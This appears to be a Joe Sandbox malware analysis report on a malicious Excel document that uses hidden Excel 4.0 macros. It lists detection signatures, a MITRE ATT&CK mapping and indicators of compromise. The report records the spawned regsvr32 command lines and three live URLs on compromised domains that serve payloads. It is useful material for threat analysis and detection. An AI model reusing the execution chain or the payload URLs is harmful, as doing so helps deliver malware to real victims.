ID: 501250
Sample Name: doc-379851424.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 17:53:12
Date: 12/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report doc-379851424.xls

Overview


General Information

Sample Name:	doc-379851424.xls
Analysis ID:	501250
MD5:	6941299c6a83bb..
SHA1:	c1de6800c74673..
SHA256:	346ac88b13c71a..
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	68
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Office document tries to convince vi…
- Sigma detected: Regsvr32 Comman…
- Sigma detected: Microsoft Office Pr…
- Document exploit detected (process…
- Document exploit detected (UrlDown…
- Yara detected hidden Macro 4.0 in E…
- Yara signature match
- Potential document exploit detected…
- Tries to load missing DLLs
- Uses a known web browser user age…
- Document contains embedded VBA …
- JA3 SSL client fingerprint seen in co…

Classification



Process Tree

- **System is w10x64**
- EXCEL.EXE (PID: 4344 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - regsvr32.exe (PID: 5580 cmdline: 'C:\Windows\System32\regsvr32.exe' C:\Datop\test.test MD5: 426E7499F6A7346F0410DEAD0805586B)
  - regsvr32.exe (PID: 5376 cmdline: 'C:\Windows\System32\regsvr32.exe' C:\Datop\test1.test MD5: 426E7499F6A7346F0410DEAD0805586B)
  - regsvr32.exe (PID: 5348 cmdline: 'C:\Windows\System32\regsvr32.exe' C:\Datop\test2.test MD5: 426E7499F6A7346F0410DEAD0805586B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
doc-379851424.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x384aa:$s1: Excel • 0x39557:$s1: Excel • 0x34eb:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 01 3A
doc-379851424.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Regsvr32 Command Line Without DLL

Sigma detected: Microsoft Office Product Spawning Windows Shell

Jbx Signature Overview

Click to jump to signature section

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


HIPS / PFW / Operating System Protection Evasion:

Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 1	DLL Side-Loading 1	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M Sy Pa
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 1 3	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D Da
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ingress Tool Transfer 1	SIM Card Swap		Ca Bi Fr
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	DLL Side-Loading 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M Ap Ra or


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
ohemaa.org	0%	Virustotal		Browse
amerident.com.do	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://roaming.edog.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://madieandme.com.au/xnkpOLnvlN6T/ocrafh.html	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://api.aadrm.com	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	URL Reputation	safe	
http://https://ameridentcom.do/xdOMlaB0XJ7/ocraf.html	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://ohemaa.org/HUVm9mDKLW9C/ocrafhh.html	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ohemaa.org	172.93.99.178	true	false	• 0%, Virustotal, Browse	unknown
ameridentcom.do	108.179.242.179	true	false	• 1%, Virustotal, Browse	unknown
madieandme.com.au	101.0.112.4	true	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://madieandme.com.au/xnkpOLnvlN6T/ocrafh.html	false	• Avira URL Cloud: safe	unknown
http://https://ameridentcom.do/xdOMlaB0XJ7/ocraf.html	false	• Avira URL Cloud: safe	unknown
http://https://ohemaa.org/HUVm9mDKLW9C/ocrafhh.html	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
101.0.112.4	madieandme.com.au	Australia		55803	DIGITALPACIFIC-AUDigitalPacificPtyLtdAustraliaAU	false
108.179.242.179	ameridentcom.do	United States		46606	UNIFIEDLAYER-AS-1US	false
172.93.99.178	ohemaa.org	United States		23470	RELIABLESITEUS	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	501250
Start date:	12.10.2021
Start time:	17:53:12
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 29s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	doc-379851424.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal68.expl.winXLS@7/1@3/3
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
101.0.112.4	doc-379851424.xls	Get hash	malicious	Browse	
	doc-220808714.xls	Get hash	malicious	Browse	
	doc-220808714.xls	Get hash	malicious	Browse	
108.179.242.179	doc-379851424.xls	Get hash	malicious	Browse	
	doc-220808714.xls	Get hash	malicious	Browse	
	doc-220808714.xls	Get hash	malicious	Browse	
	414d46ac_by_Libranalysis.xls	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	414d46ac_by_Libranalysis.xls	Get hash	malicious	Browse	
172.93.99.178	430#U0437.js	Get hash	malicious	Browse	• globalawardscheme.com/wp-content/cache/nextend/web/combined/sserv.jpg
	430#U0437.js	Get hash	malicious	Browse	• globalawardscheme.com/wp-content/cache/nextend/web/combined/sserv.jpg
	34029.doc	Get hash	malicious	Browse	• justevolvewithgrace.com/cgi-sys/suspendedpage.cgi
	http://51.254.121.123/wp-content/0AR/com/US	Get hash	malicious	Browse	• justevolvewithgrace.com/cgi-sys/suspendedpage.cgi
	8590170.doc	Get hash	malicious	Browse	• justevolvewithgrace.com/cgi-sys/suspendedpage.cgi

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ohemaa.org	doc-220808714.xls	Get hash	malicious	Browse	• 172.93.99.178
	doc-220808714.xls	Get hash	malicious	Browse	• 172.93.99.178
madieandme.com.au	doc-379851424.xls	Get hash	malicious	Browse	• 101.0.112.4
	doc-220808714.xls	Get hash	malicious	Browse	• 101.0.112.4
	doc-220808714.xls	Get hash	malicious	Browse	• 101.0.112.4
amerident.com.do	doc-379851424.xls	Get hash	malicious	Browse	• 108.179.242.179
	doc-220808714.xls	Get hash	malicious	Browse	• 108.179.242.179
	doc-220808714.xls	Get hash	malicious	Browse	• 108.179.242.179
	414d46ac_by_Libranalysis.xls	Get hash	malicious	Browse	• 108.179.242.179
	414d46ac_by_Libranalysis.xls	Get hash	malicious	Browse	• 108.179.242.179

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DIGITALPACIFIC-AUDigitalPacificPtyLtdAustraliaAU	doc-379851424.xls	Get hash	malicious	Browse	• 101.0.112.4
	doc-220808714.xls	Get hash	malicious	Browse	• 101.0.112.4
	doc-220808714.xls	Get hash	malicious	Browse	• 101.0.112.4
	ITT - PPCL-2021-0515-PKG4 - pipping and drilling Services.doc	Get hash	malicious	Browse	• 116.90.56.138
	Inquiry-Doors.exe	Get hash	malicious	Browse	• 101.0.91.38
	product specification.exe	Get hash	malicious	Browse	• 101.0.117.102
	7PUgGUWM2l	Get hash	malicious	Browse	• 182.160.170.135
	Attached Quotation.exe	Get hash	malicious	Browse	• 101.0.117.102
	Cd9EA600XXdm0tl.exe	Get hash	malicious	Browse	• 101.0.117.102
	E8ljMuBj9L	Get hash	malicious	Browse	• 111.67.13.18
	QcXQmNSaSp	Get hash	malicious	Browse	• 49.156.27.62
	arm7	Get hash	malicious	Browse	• 111.67.13.28
	QYUNlRkkn1.exe	Get hash	malicious	Browse	• 203.16.60.34
	6Y5P9BoimMLclbt.exe	Get hash	malicious	Browse	• 101.0.117.102
	gunzipped.exe	Get hash	malicious	Browse	• 101.0.117.102
	SecuriteInfo.com.Variant.Bulz.627351.21436.exe	Get hash	malicious	Browse	• 101.0.117.102
	ENQUIRY.exe	Get hash	malicious	Browse	• 101.0.117.102
	16wKmiVoPj05ynr.exe	Get hash	malicious	Browse	• 101.0.117.102

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PURCHASE ORDER.exe	Get hash	malicious	Browse	• 101.0.117.102
	PO.NO.V21015.exe	Get hash	malicious	Browse	• 101.0.117.102
UNIFIEDLAYER-AS-1US	doc-379851424.xls	Get hash	malicious	Browse	• 108.179.242.179
	doc-220808714.xls	Get hash	malicious	Browse	• 108.179.242.179
	doc-220808714.xls	Get hash	malicious	Browse	• 108.179.242.179
	jjBv8SpZXm.exe	Get hash	malicious	Browse	• 192.185.0.218
	Scan_0978.exe	Get hash	malicious	Browse	• 173.254.94.114
	pKD3j672HL.exe	Get hash	malicious	Browse	• 192.185.131.113
	heiedrNhQ8	Get hash	malicious	Browse	• 142.5.140.216
	Kredi Karti Hesap #U00d6zeti - 4508xxxxxxx0017.exe	Get hash	malicious	Browse	• 192.185.163.68
	lod2.xlsx	Get hash	malicious	Browse	• 162.241.226.37
	Contract and PO No.908876.exe	Get hash	malicious	Browse	• 192.185.84.191
	iwah6jVhmw	Get hash	malicious	Browse	• 98.130.22.83
	BL-210915L0.exe	Get hash	malicious	Browse	• 192.254.180.165
	mFKC2tSCJX	Get hash	malicious	Browse	• 76.163.226.11
	Urgent Inquiry.exe	Get hash	malicious	Browse	• 192.185.84.191
	PO 007661721.exe	Get hash	malicious	Browse	• 192.185.84.191
	P.I 099880990.xlsx	Get hash	malicious	Browse	• 162.214.65.211
	1QbmrgleyAWkb39.exe	Get hash	malicious	Browse	• 192.185.84.191
	(RG25LGSJ).exe	Get hash	malicious	Browse	• 162.241.216.179
	103 Ref 2853801324189923.exe	Get hash	malicious	Browse	• 67.20.76.184
	doc_0862413890.exe	Get hash	malicious	Browse	• 74.220.199.6

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	538ILRcwmF.exe	Get hash	malicious	Browse	• 101.0.112.4 • 108.179.242.179 • 172.93.99.178
	doc-220808714.xls	Get hash	malicious	Browse	• 101.0.112.4 • 108.179.242.179 • 172.93.99.178
	538ILRcwmF.exe	Get hash	malicious	Browse	• 101.0.112.4 • 108.179.242.179 • 172.93.99.178
	FAKTURA I PARAGONY.exe	Get hash	malicious	Browse	• 101.0.112.4 • 108.179.242.179 • 172.93.99.178
	vk5MXd2Rxm.msi	Get hash	malicious	Browse	• 101.0.112.4 • 108.179.242.179 • 172.93.99.178
	COPIA DE PAGO.exe	Get hash	malicious	Browse	• 101.0.112.4 • 108.179.242.179 • 172.93.99.178
	INV.ppt	Get hash	malicious	Browse	• 101.0.112.4 • 108.179.242.179 • 172.93.99.178
	jtht8EV6uw.exe	Get hash	malicious	Browse	• 101.0.112.4 • 108.179.242.179 • 172.93.99.178
	RFQ_Project 20211012 thyssenkrupp Industrial Solutions AG 6000358077_PDF.exe	Get hash	malicious	Browse	• 101.0.112.4 • 108.179.242.179 • 172.93.99.178
	shipping docs.exe	Get hash	malicious	Browse	• 101.0.112.4 • 108.179.242.179 • 172.93.99.178

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	20znh7W3Y1.exe	Get hash	malicious	Browse	• 101.0.112.4 • 108.179.24 2.179 • 172.93.99.178
	Foreign_Bank Account Details.exe	Get hash	malicious	Browse	• 101.0.112.4 • 108.179.24 2.179 • 172.93.99.178
	In#U1d20oice-yceeBSo.vbs	Get hash	malicious	Browse	• 101.0.112.4 • 108.179.24 2.179 • 172.93.99.178
	SOA.exe	Get hash	malicious	Browse	• 101.0.112.4 • 108.179.24 2.179 • 172.93.99.178
	184285013-044310-sanlccjavap0003-7069_pdf (5).exe	Get hash	malicious	Browse	• 101.0.112.4 • 108.179.24 2.179 • 172.93.99.178
	SecuriteInfo.com.Variant.Razy.961905.21681.exe	Get hash	malicious	Browse	• 101.0.112.4 • 108.179.24 2.179 • 172.93.99.178
	Statement of Account of Sep 2021.exe	Get hash	malicious	Browse	• 101.0.112.4 • 108.179.24 2.179 • 172.93.99.178
	Swift USD 9300.exe	Get hash	malicious	Browse	• 101.0.112.4 • 108.179.24 2.179 • 172.93.99.178
	SecuriteInfo.com.Trojan.GenericKDZ.78846.22148.exe	Get hash	malicious	Browse	• 101.0.112.4 • 108.179.24 2.179 • 172.93.99.178
	SecuriteInfo.com.Trojan.GenericKDZ.78846.12476.exe	Get hash	malicious	Browse	• 101.0.112.4 • 108.179.24 2.179 • 172.93.99.178

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\F1C50F4E-1059-4074-A602-9B892B4EAC58

Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	138049
Entropy (8bit):	5.35943110318113
Encrypted:	false
SSDEEP:	1536:4cQIKNZrBdA3gBwfnQ9DQW+zBY34Zzi7nXboOidXVE6LWME9:AWQ9DQW+zbXa1
MD5:	0CF161068E20465B03C7E6199927FAD4
SHA1:	22C7EAB8B8E5EC803DAAAF0C502CC5AB2DF8F40B
SHA-256:	386BC37E023A97AE552BE2616911ADC5ED3F216226DD9B8640C1B37A0738B890
SHA-512:	BC2F68389F9C7038331FDA82F53B0F88570F0351EC8EC4DE34ECE5DBE716853A671E82D05A1638B09C889F63770DFE0FF8DE4F82230826B6C4F11994C7D800FE
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-10-12T15:54:13">.. Build: 16.0.14604.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Tue Oct 12 08:22:59 2021, Security: 0
Entropy (8bit):	7.531872402672375
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	doc-379851424.xls
File size:	241152
MD5:	6941299c6a83bb6ae73f5a9ef8eefb4d
SHA1:	c1de6800c74673520fbc4c15d5ab67af1ef84de9
SHA256:	346ac88b13c71aeb67501f63940919f60ad502d6d350016aecaa2ef4ec3c1d75
SHA512:	9958f900b13bf435bf1676fb15d1c3eda8b245f1bfc478873d8370afd321f7543b10453f0d763a095146664afe3dcb42708debcf6b00b50e0099740a028c5ef2
SSDEEP:	6144:cKpb8rGYrMPe3q7Q0XV5xtuEsi8/dgq9jWXcZZRBTq1BOzTwvOsPDslAvS32vI75:09jVzTmszTwvTDy33LvfP1OW7
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "doc-379851424.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2015-06-05 18:19:34
Last Saved Time:	2021-10-12 07:22:59
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
